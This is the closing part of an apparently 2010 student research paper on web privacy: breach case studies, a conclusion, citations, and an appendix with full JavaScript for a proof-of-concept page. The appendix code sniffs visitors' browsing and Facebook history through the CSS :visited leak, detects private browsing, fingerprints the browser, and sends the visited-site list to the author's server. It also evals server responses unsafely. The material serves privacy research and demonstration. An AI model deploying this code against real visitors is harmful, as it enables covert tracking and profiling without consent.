

Figure 10. A listing of all the cloud services that Google currently provides. (Google)

Even if users trust a particular company (and I do trust Google) with their personal information, a sad fact of life is that data breaches do happen. It's not really a question of *if* data will get compromised, just a question of *when*. The actions of one disgruntled employee or one clever computer hacker could cause private user data to become public. Often,

human error and negligence also play a role in the compromise of user data. These types of incidents are common.

In December 2009, the New York Times reported about a data breach that affected a popular Myspace photo sharing service. They said, "an attacker breached a RockYou! plaintext database containing the unencrypted usernames and passwords of about 32 million users" (O'Dell). *What was the root cause of the attack?* Company negligence. RockYou! stored its user's passwords in plain text with no form of encryption at all.

On August 17, 2009, the BBC reported that "the United States Justice Department charged an American citizen Albert Gonzalez and two unnamed Russians with the theft of 130 million credit card numbers" ("US Man…") in what is reportedly the biggest case of identity theft in American history. *What was the root cause of the attack?* Company negligence. The credit card processor didn't adequately secure their computer systems against attacks.

In 2006, AOL released data for twenty million search keywords for over 650,000 users over a 3-month period onto the Internet, intending the data to be used for research purposes. However, the data contained unfiltered user searches – including searches on full names, phone numbers, social security numbers, and other personal information. The New York Times used this data to locate a real-life individual, Thelma Arnold, by cross-referencing her with phonebook listings. ("A Face…"). *What was the root cause of the privacy breach?* Company negligence. AOL didn't scrub the search data for private information before posting it online.

Seeing a trend here? Despite companies' best intentions, data breaches do happen. In most cases, these data breaches are caused by negligence on the part of company employees. In other cases, data breaches are caused by companies failing to think through the consequences of their actions before acting.

Interestingly, consumers often encourage company negligence without realizing it. Consumers desire flashy new features much more than security features. For most software products, security simply doesn't sell. Security is one of those hidden features that doesn't matter, until it does.

The real problem here is business incentives. Companies simply don't have an economic incentive to build secure, privacy-respecting products. Companies are content to build products with as little security as possible – as little as they can get away with. The worst-case scenario for a company in the (unlikely) case of a security breach is a bit of bad press, and maybe some lost customers. That's about it. For the most part, the consumers who are affected by the data breach are left to deal with the ensuing monetary damages or identity theft on their own. This creates an environment where companies have everything to gain and nothing to lose by lying about their security practices. Companies will "talk big about security, but do as little as possible" (Schneier).

"The internet is constantly, relentlessly public. Post something and it's there, for everyone, all the time."

— *Seth Godin*

The Bottom Line

There is no doubt that online security and privacy is extremely relevant to Web users today. Nearly two billion people use the Internet and this number is only growing. It is important for users to understand what information is being gathered about them, how this information is used, and what are the potential ways that it can be misused or leaked.

By comparing user perceptions about online security and privacy with factual evidence about real-world Web practices, it's clear that there is a significant disconnect between what users think they know and what's actually happening on the Web. I hope that my research has illuminated a few of the myriad ways that user privacy is under attack on the Web today. From fundamental problems with insecure technology, to naïve users susceptible to trickery and social engineering, to lax companies who don't adequately protect customer information, Web users face constant threats to their private data.

A recent Global BBC poll showed that 4 out of 5 people worldwide believe that Internet access is a human right (Kurczy). If we aim to protect this vital and increasingly essential fixture of modern life – and we ought to – then we will need a better understanding of the nuances of the computer security landscape.



Figure 11. Four out of five people believe the Internet is a fundamental human right. (BBC)

For the past two decades, the Web has been a powerful global force for freedom of thought, freedom of information, and freedom of expression. We ought to make certain that the Web is safe for future generations and that it continues to thrive as a bastion of free speech for the masses and a vehicle for the expression of free thought. Online safety and security are essential parts of this equation that we need do a better job of understanding. After all, a safer Web is a more useful Web.

Works Cited

Bender, Walter. "8 Simple Quotes." *Pete Freitag*. Web. 07 June 2010. <http://www.petefreitag.com/item/496.cfm>.

Berners-Lee, Tim. "The Original Proposal of the WWW, HTMLized." *Information Management: A Proposal*. CERN, Mar. 1989. Web. 07 June 2010. <http://www.w3.org/History/1989/proposal.html>.

"Bug 147777 – :visited Support Allows Queries into Global History." *Bugzilla@Mozilla*. Mozilla Foundation. Web. 07 June 2010. <https://bugzilla.mozilla.org/show_bug.cgi?id=147777>.

Cohn, Cindy. "Press Releases: May, 2010 | Electronic Frontier Foundation." *Electronic Frontier Foundation Press Releases*. Electronic Frontier Foundation, 19 May 2010. Web. 07 June 2010. <http://www.eff.org/press/archives/2010/05/1>.

Coolcaesar. "First Web Server.jpg." *Wikipedia, the Free Encyclopedia*. Wikimedia, 14 Aug. 2005. Web. 07 June 2010. <http://en.wikipedia.org/wiki/File:First_Web_Server.jpg>.

Coursey, David. "Study: Hacking Passwords Easy As 123456." *PCWorld Business Center*. PC World Communications, Inc., 21 Jan. 2010. Web. 07 June 2010. <http://www.pcworld.com/businesscenter/article/187354/study_hacking_passwords_easy_as_123456.html>.

"CS142: Web Applications." *CS142: Web Applications*. Stanford University. Web. 07 June 2010. <http://cs142.stanford.edu>.

Dickter, Adam. "Zuckerberg's Comments Unleash Firestorm of Dissent." *NewsFactor Network*. 12 Jan. 2010. Web. 08 Apr. 2010.

<http://www.newsfactor.com/news/Zuckerberg-s-Comments-Blasted/story.xhtml?story_id=030003EKZPGC&full_skip=1>.

"A Face Is Exposed for AOL Searcher No. 4417749 - New York Times." *The New York Times - Breaking News, World News & Multimedia*. Web. 08 Apr. 2010. <http://query.nytimes.com/gst/fullpage.html?res=9E0CE3DD1F3FF93AA3575BC0A9609C8B63>.

Gaudin, Sharon. "Nearly 30,000 Malicious Web Sites Appear Each Day." *InformationWeek.com*. UBM TechWeb, 2 July 2007. Web. 07 June 2010. <http://www.informationweek.com/news/internet/showArticle.jhtml?articleID=200001941>.

Godin, Seth. "Sort of Private." *Seth's Blog*. 20 May 2010. Web. 07 June 2010. <http://sethgodin.typepad.com/seths_blog/2010/05/sort-of-private.html>.

Higgins, Kelly. "Microsoft Researchers Propose Privacy Sensor 'Widget'" *Dark Reading*. 25 May 2010. Web. 7 June 2010. <http://www.darkreading.com/insiderthreat/security/privacy/showArticle.jhtml?articleID=225200171>.

"How to Ruin Your New Job with One Tweet." *Cisco Fatty*. Web. 08 Apr. 2010. <http://ciscofatty.com/ruin-a-fatty-cisco-job-with-1-tweet/>.

Kurczy, Stephen. "Is Internet Access a Human Right? Top 10 Nations That Say Yes." *The Christian Science Monitor*. 9 Mar. 2010. Web. 07 June 2010. <http://www.csmonitor.com/World/Global-News/2010/0309/Is-Internet-access-a-human-right-Top-10-nations-that-say-yes>.

Matyszczyk, Chris. "Zuckerberg: I Know That People Don't Want Privacy." *CNET News*. 10 Jan. 2010. Web. 20 Apr. 2010. <http://news.cnet.com/8301-17852_3-10431741-71.html>.

McMillan, Robert. "The Web Is Dangerous, Google Warns - PCWorld." *PC World*. PC World Communications, Inc., 16 Feb. 2008. Web. 07 June 2010. <http://www.pcworld.com/article/142574/the_web_is_dangerous_google_warns.html>.

"Microsoft Helped Tackle $100-Million Fake Antivirus Operation." *Softpedia*. 28 May 2010. Web. 07 June 2010. <http://news.softpedia.com/news/Microsoft-Helped-Tackle-100-Million-Fake-Antivirus-Operation-143288.shtml>.

O'Dell, Jolie. "RockYou Hacker - 30% of Sites Store Plain Text Passwords." *The New York Times*. 16 Dec. 2009. Web. 08 June 2010. <http://www.nytimes.com/external/readwriteweb/2009/12/16/16readwriteweb-rockyou-hacker-30-of-sites-store-plain-text-13200.html>.

Parr, Ben. "In Defense of Facebook." *Mashable*. Web. 07 June 2010. <http://mashable.com/2010/05/16/in-defense-of-facebook/>.

Schneier, Bruce. "Hacking the Business Climate for Network Security." *Schneier on Security*. Apr. 2004. Web. 07 June 2010. <http://www.schneier.com/essay-040.html>.

Schneier, Bruce. "Liability Changes Everything." *Schneier on Security*. Nov. 2003. Web. 07 June 2010. <http://www.schneier.com/essay-025.html>.

Stamm, Sid. "Plugging the CSS History Leak." *The Mozilla Blog*. Mozilla, 31 Mar. 2010. Web. 07 June 2010. <http://blog.mozilla.com/security/2010/03/31/plugging-the-css-history-leak/>.

Sullivan, Danny. "Sergey Brin On Google's Wifi Data Collection: "We Screwed Up"." *Search Engine Land*. 19 May 2010. Web. 07 June 2010. <http://searchengineland.com/sergey-brin-we-screwed-up-42386>.

"US Man 'stole 130m Card Numbers'" *BBC NEWS*. 18 Aug. 2009. Web. 08 June 2010. <http://news.bbc.co.uk/2/hi/americas/8206305.stm>.

"W3.org Computer Security Image." 2007. Web. 7 June 2010. <http://www.w3.org/2007/Talks/0123-sb-W3CEmergingTech/ComputerLocked.png>.

"WhiteHat Website Security Statistic Report, Spring 2010, 9th Edition." WhiteHat Security. Web. 7 June 2010. <http://www.whitehatsec.com/home/assets/WPstats_spring10_9th.pdf>.

Appendix A: My Proof-of-Concept Webpage Source Code

```
PrivAttack = new Object();
PrivAttack.author = "Feross Aboukhadijeh"

PrivAttack.getHistory = function()
{
    // make a link, get its style
    var visited = new Array();

    var urls = t;
    var prefixes = ["http://", "http://www."];

    var newLink = document.createElement('a');
    document.getElementById("hidden").appendChild(newLink);

    for (var i = 0; i < urls.length; i++) {
        for (var prefix = 0; prefix < prefixes.length; prefix++) {

            if (safari) {
                var newLink = document.createElement('a');
                document.getElementById("hidden").appendChild(newLink);
            }

            newLink.href = prefixes[prefix] + urls[i]; // get a url from the array

            var linkStyle = document.defaultView.getComputedStyle(newLink, null);
            if (linkStyle.color == 'rgb(255, 0, 0)' || linkStyle.color == "#ff0000") {
                visited.push(urls[i]); // we know it's visited now
                break;
            }
        }

        if (i == numSites) break;
    }

    var history = document.getElementById('history');
    for (var i = 0; i < visited.length; i++) {
        var d = document.createElement('div');
        d.innerHTML = '<a href="http://' + visited[i] + '">' + visited[i] + '<br /><img
src="http://images.websnapr.com/?size=s&url=http%3A%2F%2Fwww.' + visited[i] + '" /></a>';
        d.className = "site";
        history.appendChild(d);
    }

    // predict gender

    var url = "http://feross.net/cats/gender.php?sites=" + visited;
    var http = new XMLHttpRequest();
    http.open("GET", url, true);

    http.onreadystatechange = function() {
        if(http.readyState == 4 && http.status == 200) {
            var femStr = 'FEMALE is ';

            var res = http.responseText;
            var femInd = res.indexOf(femStr)+femStr.length;
            var female = res.substring(femInd, femInd+3);

            female = female.substring(0, female.indexOf('%'));

            // set gender
            var gender = "";
            var predictionIcon = document.getElementById('prediction_icon');
            if (female > 50) {
                predictionIcon.className = "female";
                gender = "Female &#9792;";
            } else if (female < 50){
                predictionIcon.className = "male";
                gender = "Male &#9794;";
            } else {
                    predictionIcon.className = "neutral";
                    gender = "Unknown Gender &#9792; &#9794;";
            }

            var prediction = document.getElementById('prediction');
            var d = document.createElement('div');
            d.innerHTML = "<span class='gender'>" + gender + "</span> <br/><br /> (with
" + ((female >= 50) ? female : (100 - female)) + "% confidence)";
            d.className = "site";
            prediction.appendChild(d);

        }
    }
    http.send();

    // if none found
    if (visited.length == 0) {
```

```
        var d = document.createElement('div');
        d.innerHTML = 'Congrats! Nothing found.';
        d.className = "site";
        history.appendChild(d);
        var fig = document.createElement('figure');
        fig.className = 'check';
        history.appendChild(fig);
    }
}

PrivAttack.getFacebookHistory = function()
{
    var visitedId = new Array();
    var visitedName = new Array();
    var ids = new Array();
    var names = n;

    // all friend ids
    for (var i = 0; i < myFriends.data.length; i++) {
        var id = myFriends.data[i].id;
        ids.push(id);
    }

    // search for id #s in history

  var prefixes = ["http://www.facebook.com/#!/profile.php?id=%s", "http://www.facebook.com/profile.php?id=%s", "http://
www.facebook.com/#!/album.php?profile=1&id=%s", "http://www.facebook.com/album.php?profile=1&id=%s","http://www.faceboo
k.com/#!/profile.php?id=%s&ref=ts"];

    var newLink = document.createElement('a');
    document.getElementById("hidden").appendChild(newLink);

    for (var i = 0; i < ids.length; i++) {
        for (var prefix = 0; prefix < prefixes.length; prefix++) {

            if (safari) {
                var newLink = document.createElement('a');
                document.getElementById("hidden").appendChild(newLink);
            }
            newLink.href = prefixes[prefix].replace('%s', ids[i]); // get a url from the array

            var linkStyle = document.defaultView.getComputedStyle(newLink, null);
            if (linkStyle.color == 'rgb(255, 0, 0)' || linkStyle.color == "#ff0000") {
                visitedId.push(ids[i]); // we know it's visited now
                break; // found one of the prefixes - short circuit
            }
        }
    }

    // search for user names in history

  var prefixes = ["http://www.facebook.com/#!/%s", "http://www.facebook.com/%s", "http://www.facebook.com/#!/%s?ref=ts"
, "http://www.facebook.com/%s?ref=ts"];

    for (var i = 0; i < names.length; i++) {
        for (var prefix = 0; prefix < prefixes.length; prefix++) {

            if (safari) {
                var newLink = document.createElement('a');
                document.getElementById("hidden").appendChild(newLink);
            }
            newLink.href = prefixes[prefix].replace('%s', names[i]); // get a url from the array

            var linkStyle = document.defaultView.getComputedStyle(newLink, null);
            if (linkStyle.color == 'rgb(255, 0, 0)' || linkStyle.color == "#ff0000") {
                visitedName.push(names[i]); // we know it's visited now
                break; // found one of the prefixes - short circuit
            }
        }
    }

    // print out user id'd users
    var facebook = document.getElementById('facebook');
    for (var i = 0; i < visitedId.length; i++) {
        var name = "";
        // get name
        for (var j = 0; j < myFriends.data.length; j++) {
            if (myFriends.data[j].id == visitedId[i]) {
                name = myFriends.data[j].name;
            }
        }
        var d = document.createElement('div');
        d.innerHTML = '<a href="http://www.facebook.com/profile.php?id=' + visitedId[i] + '">' + name + '<br /><img
src="http://graph.facebook.com/' + visitedId[i] + '/picture?type=large" /></a>';
        d.className = "friend site";
        facebook.appendChild(d);
    }

    // print out user name'd users
    for (var i = 0; i < visitedName.length; i++) {
        var name = "";
        // get name
```

```
        var req = new XMLHttpRequest();
        req.open('GET', 'http://feross.net/cats/graph.php?id=' + visitedName[i], false);
        req.send();

        var res = req.responseText;
        eval('var userData = ' + res);
        name = userData.name;


        var d = document.createElement('div');
        d.innerHTML = '<a href="http://www.facebook.com/' + visitedName[i] + '">' + name + '<br /><img
src="http://graph.facebook.com/' + visitedName[i] + '/picture?type=large" /></a>';
        d.className = "friend site";
        facebook.appendChild(d);
    }

    // if none found
    if (visitedName.length == 0 && visitedId == 0) {
        var d = document.createElement('div');
        d.innerHTML = 'Congrats! Nothing found.';
        d.className = "site";
        facebook.appendChild(d);
        var fig = document.createElement('figure');
        fig.className = 'check';
        facebook.appendChild(fig);
    }
}

PrivAttack.getIP = function() {

    var url = "http://feross.net/cats/geoip.php?ip=" + MYIP;
    var http = new XMLHttpRequest();
    http.open("GET", url, true);

    http.onreadystatechange = function() {//Call a function when the state changes.
        if(http.readyState == 4 && http.status == 200) {

            // get IP
            if (window.DOMParser)
              {
              parser=new DOMParser();
              xmlDoc=parser.parseFromString(http.responseText,"text/xml");
              }
            else // Internet Explorer
              {
              xmlDoc=new ActiveXObject("Microsoft.XMLDOM");
              xmlDoc.async="false";
              xmlDoc.loadXML(http.responseText);
              }
            var city = xmlDoc.getElementsByTagName('City')[0].childNodes[0].nodeValue;
            var region = xmlDoc.getElementsByTagName('RegionName')[0].childNodes[0].nodeValue;
            var zip = xmlDoc.getElementsByTagName('ZipPostalCode')[0].childNodes[0].nodeValue;
            var country = xmlDoc.getElementsByTagName('CountryName')[0].childNodes[0].nodeValue;
            var lat = xmlDoc.getElementsByTagName('Latitude')[0].childNodes[0].nodeValue;
            var lon = xmlDoc.getElementsByTagName('Longitude')[0].childNodes[0].nodeValue;

            PrivAttack.initializeMap(lat, lon);

            var ip = document.getElementById('ip');
            var d = document.createElement('div');
            d.className = 'site';
            d.innerHTML = "<span class='tit'> City: </span>" + city;
            d.innerHTML += "<br /><span class='tit'> Region: </span>" + region;
            d.innerHTML += "<br /><span class='tit'> Country: </span>" + country;
            d.innerHTML += "<br /><span class='tit'> Zip Code: </span>" + zip;
            d.innerHTML += "<br /><br /><span class='tit'> IP Address: </span>" + MYIP;

            ip.appendChild(d);

        }
    }
    http.send();
}

PrivAttack.initializeMap = function(lat, lon) {
  var latlng = new google.maps.LatLng(lat, lon);
  var myOptions = {
    zoom: 14,
    center: latlng,
    mapTypeId: google.maps.MapTypeId.ROADMAP
  };
  var map = new google.maps.Map(document.getElementById("ip_map"), myOptions);

 var marker = new google.maps.Marker({
      position: latlng,
      map: map,
      title:"Hello World!"
 });
}

PrivAttack.getBrowser = function() {
    var browserDiv = document.getElementById('browser');
```

```
    // get browser info
    var browser = BrowserDetect.browser + " " + BrowserDetect.version;
    var screenResolution = window.screen.width + " x " + window.screen.height;
    var colorDepth = window.screen.colorDepth;
    var cookiesEnabled = (navigator.cookieEnabled) ? true : false;

    // incognito mode detection
    var incognitoLink = document.createElement('a');

    if (safari) {
            incognitoLink.href = location.href.substring(0, location.href.length-1);
    } else {
            incognitoLink.href = location.href;
    }

    document.getElementById("hidden").appendChild(incognitoLink);
    var incognitoLinkStyle = document.defaultView.getComputedStyle(incognitoLink, null);

    var incognitoMode = false;
    if (incognitoLinkStyle.color == 'rgb(0, 255, 0)' || incognitoLinkStyle.color == "#00ff00") {
        incognitoMode = true; // unvisited
    }

    // plugins
    var plugins = navigator.plugins;
    var pluginOutput = "<ul class='list'>";
    for (var i = 0; i < plugins.length; i++) {
        var plugin = plugins[i];
        pluginOutput += "<li>" + plugin.name + "</li>";
    }

    var d = document.createElement('div');
    d.className = 'site';
    d.innerHTML = "<span class='tit'> Browser: </span>" + browser;
    d.innerHTML += "<br /><span class='tit'> Cookies: </span>" + ((cookiesEnabled) ? "<span
class='green'>Enabled</span>" : "<span class='red'>Not Enabled</span>");
    d.innerHTML += "<br /><span class='tit'> Private Browsing Mode: </span>" + ((incognitoMode) ? "<span
class='green'>Enabled</span>" : "<span class='red'>Not Enabled</span>");

    d.innerHTML += "<br /><br /><span class='tit'> Screen Resolution: </span>" + screenResolution;
    d.innerHTML += "<br /><span class='tit'> Color Depth: </span>" + colorDepth;

    d.innerHTML += "<br /><br /><span class='tit'> Browser Plugins: </span>" + pluginOutput;
    d.innerHTML += "<br /><br /><span class='tit'> You got here from: </span>" + ((REFERER) ? REFERER : "Congrats! No
referrer was found.");



    browserDiv.appendChild(d);

    // set browser icon
    var browserIcon = document.getElementById('browser_icon')
    if (BrowserDetect.browser == "Camino") {
        browserIcon.className = "camino"
    } else if (BrowserDetect.browser == "Chrome") {
        browserIcon.className = "chrome"
    }   else if (BrowserDetect.browser == "Firefox") {
            browserIcon.className = "firefox"
    }   else if (BrowserDetect.browser == "Internet Explorer") {
            browserIcon.className = "ie"
    }   else if (BrowserDetect.browser == "Konqueror") {
            browserIcon.className = "konqueror"
    }   else if (BrowserDetect.browser == "Netscape") {
            browserIcon.className = "netscape"
    }   else if (BrowserDetect.browser == "Opera") {
            browserIcon.className = "opera"
    }   else if (BrowserDetect.browser == "Safari") {
            browserIcon.className = "safari"
    }   else if (BrowserDetect.browser == "Seamonkey") {
            browserIcon.className = "seamonkey"
    }

}

PrivAttack.load = function()
{
    this.status = document.getElementById('status');

    setTimeout('PrivAttack.run()', 50);
}

// PrivAttack.countdown = function() {
//  document.getElementById('nextCat').innerHTML = 'Next cat will appear in ' + countDown + ' seconds...';
//  countDown--;
// }

PrivAttack.run = function()
{
    safari = false;
    numSites = 20000;
    if (BrowserDetect.browser == "Safari") {
```

```
        safari = true;
        numSites = 2000;
    } else if (BrowserDetect.browser == "Firefox") {
        numSites = 10000;
    }

    // countDown = 5;
    // setInterval('PrivAttack.countdown()', 1000);

    this.getIP();
    this.getBrowser();
    this.getHistory();
    this.getFacebookHistory();

    document.getElementById('cat').style.display = "none";
    document.getElementById('page').style.display = "block";

    this.setLoading("Your Information is My Information &#10003;");
    // alert("Finished successfully (no crash!)");
}

PrivAttack.setLoading = function(text)
{
        this.status.innerHTML = text;
}
```